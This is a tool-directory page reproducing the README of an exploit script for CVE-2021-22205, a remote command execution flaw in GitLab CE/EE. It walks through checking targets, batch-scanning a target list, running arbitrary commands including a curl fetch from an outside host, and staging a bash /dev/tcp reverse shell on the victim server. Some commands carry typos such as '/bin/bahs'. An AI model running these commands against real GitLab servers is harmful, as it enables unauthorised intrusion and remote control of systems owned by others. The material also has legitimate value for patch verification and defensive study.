Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2021-22205 — CVE-2021-22205& GitLab CE/EE RCE | Kitploit
Tools/GitHubGitHub/al1ex/cve-2021-22205
ReconnaissanceVulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingCommand and Control
GitHubal1ex/cve-2021-22205

CVE-2021-22205

CVE-2021-22205& GitLab CE/EE RCE

View Repository
28599315 years agoReviewed by Kitploit
Share

Vuln Impact

An issue has been discovered in GitLab CE/EE affecting all versions starting from 11.9. GitLab was not properly validating image files that were passed to a file parser which resulted in a remote command execution.

Vuln Product

  • Gitlab CE/EE < 13.10.3
  • Gitlab CE/EE < 13.9.6
  • Gitlab CE/EE < 13.8.8

Environment

export GITLAB_HOME=/srv/gitlab

sudo docker run --detach \
  --hostname gitlab.example.com \
  --publish 443:443 --publish 80:80 \
  --name gitlab \
  --restart always \
  --volume $GITLAB_HOME/config:/etc/gitlab \
  --volume $GITLAB_HOME/logs:/var/log/gitlab \
  --volume $GITLAB_HOME/data:/var/opt/gitlab \
  gitlab/gitlab-ce:13.9.1-ce.0

Vunl Check

Basic usage
python3 CVE-2021-2205.py

img


Vuln check
python3 CVE-2021-2205.py -v true -t http://gitlab.example.com
img

command execute
python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "curl http://192.168.59.1:1234/1.txt"



attack

python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "echo 'Attacked by Al1ex!!!' > /tmp/1.txt"
attack_command1

attack_command2


batch scan
python3 CVE-2021-2205.py -s true -f target.txt
scan_result



Reserve Shell
python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "echo 'bash -i >& /dev/tcp/ip/port 0>&1' > /tmp/1.sh"

reverse_shell1

reverse_shell2

python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "chmod +x /tmp/1.sh"

reverse_shell3

reverse_shell4

python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "/bin/bahs /tmp/1.sh"
reverse_shell5

Reference

https://github.com/mr-r3bot/Gitlab-CVE-2021-22205

https://devcraft.io/2021/05/04/exiftool-arbitrary-code-execution-cve-2021-22204.html

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    261
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    259

Explore all tools

Browse our collection of tools

View all tools →